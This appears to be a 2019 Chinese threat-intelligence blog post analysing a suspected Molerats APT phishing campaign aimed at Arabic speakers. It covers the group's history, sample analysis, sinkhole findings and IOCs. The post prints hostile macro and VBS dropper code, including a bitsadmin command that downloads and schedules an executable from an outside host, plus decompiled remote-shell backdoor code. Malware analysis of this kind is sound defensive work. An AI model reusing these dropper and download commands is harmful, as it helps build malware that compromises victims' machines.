ti.360.net/blog/articles/suspected-molerats-new-attack-in-the-middle-east

疑似Molerats APT组织针对中东地区的最新攻击活动分析

2019-02-14 By 360威胁情报中心 | 事件追踪

背景

近期，360威胁情报中心捕获到一个专门为阿拉伯语使用者设计的诱饵文档。钓鱼文档为携带恶意宏的Office Word文档，恶意宏代码最终会释放并执行一个Enigma Virtual Box打包的后门程序。后门程序内置了一个包含一些人名或歌剧电影名相关的关键字表来分发控制指令，并执行对应的木马功能，进一步控制受害者的计算机设备。360威胁情报中心经过溯源和关联后发现，该攻击活动疑似为Molerats APT组织所为。

并且在360威胁情报中心第一时间通过社交渠道分享了该样本的相关信息[14]后，我们发现C2域名在数天内就被解析到一个不被攻击者控制的服务器上，避免了更多的攻击行为发生。也体现了利用社交网络快速传递威胁情报的价值。

Molerats活动记录

Molerats（别名[1]：Gaza Hackers Team，Gaza cybergang，Operation Molerats，Extreme Jackal，Moonlight）的相关活动可追溯到2012年初。2012年1月，自称为“Gaza Hackers Team”的黑客组织攻击了以色列消防和救援服务机构的网站[2]。同年10月，以色列警察部门在他们的计算机上发现了可疑文件，为保险起见断开了该部门所有计算机的网络连接[3]。趋势科技在随后的分析报告[4]中指出这次攻击所使用的后门程序是Xtreme RAT，用于窃取信息、接收和执行攻击者的远程指令，并发现它的变种还被用来攻击美国、英国、土耳其、新西兰等多个国家政府机构[5]。

FireEYE在2013年发布的报告中[6]对攻击以色列警察部门的事件进行了回顾，把该事件与Gaza Hackers Team关联起来并命名为Molerats，此外还揭露了组织在攻击过程中使用了Poison Ivy等其它恶意程序。FireEYE在随后一年的报告中[7]写道，种种迹象表明该组织不仅关注安全公司对其进行的跟踪分析，而且还试图通过避免使用那些明显独特的标识与模式来增大分析溯源的难度。

进入2015年后，该组织的活动变得更加活跃。卡巴斯基收集到了许多与该组织相关的IoC信息，并指出IT（Information Technology）和IR（Incident Response）部门的雇员是其优先选择的目标[8]。

2016年，ClearSky揭露了该组织发起的DustSky行动[9][10]，这轮有针对性的攻击在ClearSky发布第一篇报告后中止了半个多月，并在之后的攻击中使用了C++重写的恶意程序，并转换了攻击目标。由于Molerats组织在这次行动中留下了更多的线索，ClearSky把该组织和哈马斯（伊斯兰抵抗运动组织）关联了起来。


2017年6月下旬，360威胁情报中心发现了Molerats组织的新样本[11]，其特点是恶意代码完全使用网上流行的标准攻击框架Cobalt Strike生成，配合CVE-2017-0199漏洞通过鱼叉邮件投递。10月下旬，卡巴斯基对该组织当年的活动做了一个较为详细的更新，同时列出了可能被该组织使用的Android恶意程序[12]。

样本分析

Dropper（Macros）

文件名	1.doc
MD5	063a50e5e4b4d17a23ac8c8b33501719
文档作者	Motb3A

捕获到的诱饵文档是一个Office Word文档，其内嵌VBA宏，当受害者打开文档并启用宏后，将自动执行恶意宏代码。文档内容使用阿拉伯语编写，内容如下：



内容翻译如下：

由于宏被加密处理，我们直接提取相关宏代码如下：

```
Dim urlfile As String
Dim fileddd As String

'MsgBox ("cmd.exe /c reg add ""HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings"" /t Reg_dword /v Enabled /f /d 1")
'urlfile = "http://download.data-server.cloudns.club/wordindexer.exe"



file = "Dim arguments, outFile, sapp ,oShell , base64Decoded" & vbNewLine & "" & _
"Const TypeBinary = 1, ForWriting = 2" & vbNewLine & "" & _
"Set arguments = WScript.Arguments" & vbNewLine & "" & _
"outFile = """ & CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%") & "\ihelp.exe"" " & vbNewLine & "" & _
"Set oShell = CreateObject (""WScript.Shell"")  " & vbNewLine & "" &
```

宏代码主要功能是在%userprofile%目录下释放并执行wmsetup.vbs脚本：


```
oFile.WriteLine file
oFile.Close
Set fso = Nothing
Set oFile = Nothing
'Shell "cmd.exe /c schtasks /ru SYSTEM /create /mo 1 /sc minute /tn set /tr ""reg add \""HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\"" /t Reg_dword /v Enabled /f /d 1"", vbHide
Shell "reg add ""HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings"" /t Reg_dword /v Enabled /f /d 1", vbHide
Shell "cmd.exe /c systeminfo", vbHide
'Shell "cmd.exe /c echo dsasdas", vbHide
Shell "cmd.exe /c %userprofile%\wmsetup.vbs", vbHide
```

wmsetup.vbs

该VBS脚本通过Base64解码数据，解码后得到一个可执行文件，并将其写入%temp%/ihelp.exe

```
base64Decoded = decodeBase64(sapp)
writeBytes outFile, base64Decoded
private function decodeBase64(base64)
dim DM, EL
Set DM = CreateObject("Microsoft.XMLDOM")
Set EL = DM.createElement("tmp")
EL.DataType = "bin.base64"
EL.Text = base64
decodeBase64 = EL.NodeTypedValue
end function
private Sub writeBytes(file, bytes)
Dim binaryStream
Set binaryStream = CreateObject("ADODB.Stream")
binaryStream.Type = TypeBinary
binaryStream.Open
```


最后设置计划任务启动ihelp.exe，计划任务如下：




Backdoor（Ihelp.exe）

文件名	ihelp.exe
MD5	46173adc26721fb54f6e1a1091a892d4
加壳信息	Enigma Virtual Box

最终执行的木马后门是ihelp.exe，该样本使用Enigma Virtual Box加壳：



该后门对应的C2被加密存放在配置文件中，样本运行时首先会解密自身的配置文件，得到C2地址（smartweb9.com）：



而该域名后续已经被Sinkhole到了IP地址：198.54.117.244，不过截止文章完成时攻击者的服务器（79.124.60.40）尚未关闭，所以可以通过指定C2域名到攻击者的服务器IP地址（79.124.60.40）继续进行分析。通过其数据包和相关代码可以看出网络通信使用的是SFML库（一个游戏开发使用的库：https://github.com/SFML）：

```
POST / HTTP/1.1
connection: close
content-length: 64
content-type: application/x-www-form-urlencoded
from: user@sfml-dev.org
host: smartweb9.com
user-agent: libsfml-network/2.x

Cv4SNplRMKuxjJkS3CNPwhpkfOdJe1sSCliC/fmAAqbFAwve8GiH3xTWEegC4wKs
```

```
if ( v6 != -1 )
{
  sub_1B3B915("user@sfml-dev.org");
  LOBYTE(v32) = 5;
  sub_1B3B95E("From");
  LOBYTE(v32) = 6;
  sub_1B3B9A7(&v31, &v30);
  j_strlen_40429D_170(1, 0);
  LOBYTE(v32) = 3;
  j_strlen_40429D_171(1, 0);
}
sub_1B3BA82("User-Agent");
LOBYTE(v32) = 7;
v7 = sub_1B3BACB(&v25, &v31);
LOBYTE(v32) = 3;
v8 = -(v7 != 0);
j_strlen_40429D_172(1, 0);
if ( v8 != -1 )
{
  sub_1B3BB5D("libsfml-network/2.x");
  LOBYTE(v32) = 8;
  sub_1B3BBA6("User-Agent");
  LOBYTE(v32) = 9;
  sub_1B3BBEF(&v31, &v30);
  j_strlen_40429D_173(1, 0);
  LOBYTE(v32) = 3;
  j_strlen_40429D_174(1, 0);
}
sub_1B3BCCA("Host");
LOBYTE(v32) = 10;
v9 = sub_1B3BD13(&v25, &v31);
LOBYTE(v32) = 3;
v10 = -(v9 != 0);
j_strlen_40429D_175(1, 0);
```

该后门通过一个内置的关键字表，构造格式化的请求上线数据，通信中所使用的字段都与这个关键字表有关系。该表中的内容都与一些人名或歌剧电影名相关，这种方式和Talos之前的一篇报告中[13]提到的样本也有相似之处。


Jessie	Lilliana	Jocelynn	Londyn
Ari	Paloma	Carmen	Cassandra
Zachariah	Randy	Charlee	Demi
Annika	Brice	Alyssa	Erik

Ariel	Juniper	Moises	Jeremy
Hunter	Jaydon	Freya	Regina
Janelle	Lillian	Aniyah	Kenia
Estelle	Mara	Daisy	Guadalupe
Demetrius			


上线数据由多个子块构成，子块中的部分数据进行Base64编码后拼接在对应选择的字符串后。

```
--------------------------------------------------------------------
82 A6 4A 65 72 65 6D 79  A9 47 75 61 64 61 6C 75  | ..Jeremy.Guadalu
70 65 A4 45 72 69 6B A4  6B 41 3D 3D              | pe.Erik.kA==
```

所有子块准备完毕后，对整个块再次进行加密和Base64编码，最后通过HTTP POST发送给C2。



随后将接收并解密C2返回的数据，解密后的数据中包含关键字Demi，猜测是其目的是通知客户端上传用户数据。



接着样本会获取本机的一些信息，如用户名和计算名等，以及一个类似UUID的字符串，随后将这些信息以同样方式加密编码后回传给C2。

```
sub_1B1BF2F((int)&v11, (int)&v10);
v18 = 1;
v2 = sub_1B1BF78(&v11);
sub_1B1BFC1(v2);
v3 = jm_1B1C00A(&v16);
sub_1B1C053(v3);
j_strlen_40429D_59(1, 0);
v15 = 1;
sub_1B1C0E5(&v11);
v17 = v10;
LOBYTE(v18) = 2;
sub_1B1C12E(&v15);
LOBYTE(v18) = 1;
j_strlen_40429D_60(1, 0);
if ( (char *)sub_1B1C1C0(&v9) != &v11 )
  sub_1B1C209(&v11, 0, -1);
v12 = 2;
v4 = j_getusername_402936((int)&v16);
LOBYTE(v18) = 3;
v5 = sub_1B1C29B(v4);
sub_1B1C2E4(v5);
jm_1B1C32D(&v13);
strlen_1B1C376(1, 0);
v14 = 1;
LOBYTE(v18) = 4;
sub_1B1C3BF(&v12);
LOBYTE(v18) = 1;
j_strlen_40429D_61(&v13, 1, 0);
v12 = 3;
v6 = j_GetComputerNameW_40297A((int)&v16);
LOBYTE(v18) = 5;
v7 = sub_1B1C49A(v6);
sub_1B1C4E3(v7);
j_jm_409CCD_2();
j_strlen_40429D_62(1, 0);
v14 = 1;
LOBYTE(v18) = 6;
sub_1B1C5BE(&v12);
j_strlen_40429D_63(1, 0);
```

```
)000A6CE getinfo_40A5FC:48 (40A6CE)
```

从C2返回的数据可能包含一些配置信息，后门程序在处理完这些数据后开始周期性的获取攻击者的指令，完成文件管理、远程SHELL等功能。以下是一些还原的木马功能代码片段。

远程SHELL

```
f ( MEMORY[0x757635B7](&v38, &v37, &v33) )   // CreatePipe

if ( !MEMORY[0x75738856](v38, 1, 0) )
{
  v20 = 6;
  goto LABEL_3;
}
sub_1B19199(&v24, 0, 68);
v24 = 68;
v28 = v37;
v27 = v37;
v16 = MEMORY[0x75751E46](-10);              // GetStdHandle
                                            //
v25 |= 0x100u;
v17 = &a8;
if ( a13 >= 8 )
  v17 = a8;
v26 = v16;
v18 = &a2;
if ( a7 >= 8 )
  v18 = a2;
if ( !MEMORY[0x7570204D](v18, v17, 0, 0, 1, 0x8000000, 0, 0, &v24, &v31) )// CreateProcessW
                                            //
```

文件处理

```
call    near ptr 7575764Bh ; kernel32.FindFirstFileExW
                           ;
nop
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jnz     short loc_431C29
mov     eax, [ebp-258h]
push    eax
push    edi
push    edi
push    ebx
call    sub_1B878AA
add     esp, 10h

                           ; CODE XREF: sub_1B8774F-1755AD2↓j
mov     edi, eax

                           ; CODE XREF: sub_1B8774F:loc_1B879C9↓j
                           ; sub_1B8774F:loc_1B87A5B↓j
cmp     esi, 0FFFFFFFFh
jz      short loc_431C16
push    esi
call    near ptr 75750E62h ; kernel32.FindClose
```

Sinkhole

由于360威胁情报中心在发现该样本后立即在社交渠道分享了该样本的相关信息[14]，以便广大安全厂商能立即封堵该攻击，所以在后续分析过程中我们发现C2域名至少在2月10日前就已经被解析到一个不被攻击者控制的服务器（198.54.117.244），很可能已经被安全公司或相关机构接管：

```
2019-02-10 06:25:11    2019-02-10 06:25:11    1    smartweb9.com    A    198.54.117.244
2019-02-01 03:44:13    2019-02-04 15:05:48    6    smartweb9.com    A    79.124.60.40
```

通过查询VirusTotal可以发现接管了C2域名的IP地址（198.54.117.244）绑定了大量的恶意域名：

198.54.117.244 IP address information

Country	US
Autonomous system	30186 (Toqen LLC)

Passive DNS Replication

Date resolved	Domain
2019-02-12	zor.org
2019-02-12	1sexe.com
2019-02-12	frivols.stream
2019-02-12	ablumenal.review
2019-02-12	agnatemineralogy.bid
2019-02-12	oeilladelaburnine.bid
2019-02-12	fumagehamadryad.bid
2019-02-12	malacoplakia.stream
2019-02-12	essaycourtehouse.bid
2019-02-12	filtermanner.bid
2019-02-12	asynclitic.stream
2019-02-12	monstrousnessjunket.bid
2019-02-12	shmoobaggy.stream
2019-02-12	pauperizationcanker.bid
2019-02-12	tjhellmann.com
2019-02-12	dukenorermine.bid
2019-02-12	impunctualityblasphemy.bid
2019-02-12	cubbiesed.stream

通过360威胁分析平台可以看到，接管了C2域名的IP地址与木马的C2域名属于同一家域名注册商：Namecheap

C2域名smartweb9.com同样也是通过Namecheap注册：


所以我们有理由相信，在360威胁情报中心共享该样本信息后，就立即有相关机构通知该域名注册商接管了该域名，以避免更多攻击危害发生。

溯源与关联

360威胁情报中心通过对样本详细分析后发现，此次攻击的幕后团伙疑似为Molerats APT组织，部分关联依据如下。

诱饵文档内容相似

与卡巴斯基于2017年曝光的Gaza Cybergang（Molerats）活动中部分诱饵文档内容高度相似，都与加沙地区和哈马斯相关：



后续木马的相似性

与之前卡巴斯基曝光的Gaza Cybergang（Molerats）活动中的后续木马一致，都采用Enigma Virtual Box打包，并都伪装成微软官方的应用程序：

被注释的下载地址

在本次诱饵文档提取的宏中，有段注释掉的木马下载地址（URL），与卡巴斯基曝光的Gaza cybergang活动中的宏脚本中的下载地址一致：

```
Option Compare Database

Private Sub Form_Load()

Dim urlfile As String

urlfile = "http://download.data-server.cloudns.club/wordindexer.exe"

Shell "cmd.exe /c bitsadmin /create /download nn ", vbHide
Shell "cmd.exe  /c bitsadmin /transfer nn " & urlfile & " %userprofile%\appdata\wordindexer.exe", vbHide
Shell "cmd.exe /c schtasks /create /sc minute /tn runcclener /tr %userprofile%\appdata\wordindexer.exe", vbHide
Shell "cmd.exe /c schtasks /run /tn runcclener", vbHide

'MsgBox ("cmd.exe /c reg add ""HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings"" /t

'urlfile = "http://download.data-server.cloudns.club/wordindexer.exe"
```

2017年卡巴斯基曝光的Gaza Cybergang活动中的宏脚本：


基于上述关联信息以及内部相关数据，360威胁情报中心怀疑本次攻击活动的幕后团伙是Molerats APT组织。

总结

利用社交网络可以迅速传播信息的特点，360威胁情报中心多次将APT攻击的重要线索第一时间在Twitter上公开，以便广大安全厂商能快速跟进。而本次的C2域名能及时被Sinkhole则充分证明了利用社交网络快速传递威胁情报的可行性。

Molerats组织从被发现到现在已有数年的时间，期间该组织实施了大量的攻击行动，并在攻击过程中使用了多种公开的或自有的恶意程序。攻击者通过不断改进他们的工具库，以减少被安全公司发现的可能性。

该组织很擅长社会工程学，通过向目标定向发送各类诱饵文档进行攻击，诱饵文档通常通过恶意宏来执行后续代码。相对于使用Office 0day，利用恶意宏进行攻击需要更多的用户交互以完成攻击。虽然这会降低其攻击的成功率，但可以通过更有针对性的邮件内容和更具迷惑性的文档信息来弥补。此外，这类攻击具有很好的成本优势，因此仍被许多攻击组织大量采用。企业用户应尽可能小心打开来源不明的文档，如有需要可通过打开Office Word文档中的：文件-选项-信任中心-信任中心设置-宏设置，来禁用一切宏代码执行：



目前，基于360威胁情报中心的威胁情报数据的全线产品，包括360威胁情报平台（TIP）、天眼高级威胁检测系统、360 NGSOC等，都已经支持对此类攻击的精确检测。

IOC

MD5
063a50e5e4b4d17a23ac8c8b33501719
46173adc26721fb54f6e1a1091a892d4
CC地址
smartweb9.com

参考链接

1. https://aptmap.netlify.com/#Molerats
2. https://middle-east-online.com/en/cyber-war-gaza-hackers-deface-israel-fire-service-website
3. http://www.timesofisrael.com/how-israel-police-computers-were-hacked-the-inside-story/
4. http://blog.trendmicro.com/trendlabs-security-intelligence/xtreme-rat-targets-israeli-government/
5. http://blog.trendmicro.com/trendlabs-security-intelligence/new-xtreme-rat-attacks-on-usisrael-and-other-foreign-governments/
6. https://www.fireeye.com/blog/threat-research/2013/08/operation-molerats-middle-east-cyber-attacks-using-poison-ivy.html
7. https://www.fireeye.com/blog/threat-research/2014/06/molerats-here-for-spring.html
8. https://securelist.com/blog/research/72283/gaza-cybergang-wheres-your-ir-team/
9. http://www.clearskysec.com/wp-content/uploads/2016/01/Operation%20DustySky_TLP_WHITE.pdf

10. http://www.clearskysec.com/wp-content/uploads/2016/06/Operation-DustySky2_-6.2016_TLP_White.pdf

11. https://ti.360.net/blog/articles/gaza-cybergang-apt-sample/

12. https://securelist.com/gaza-cybergang-updated-2017-activity/82765/

13. https://blog.talosintelligence.com/2017/06/palestine-delphi.html

14. https://twitter.com/360TIC/status/1091890352066162688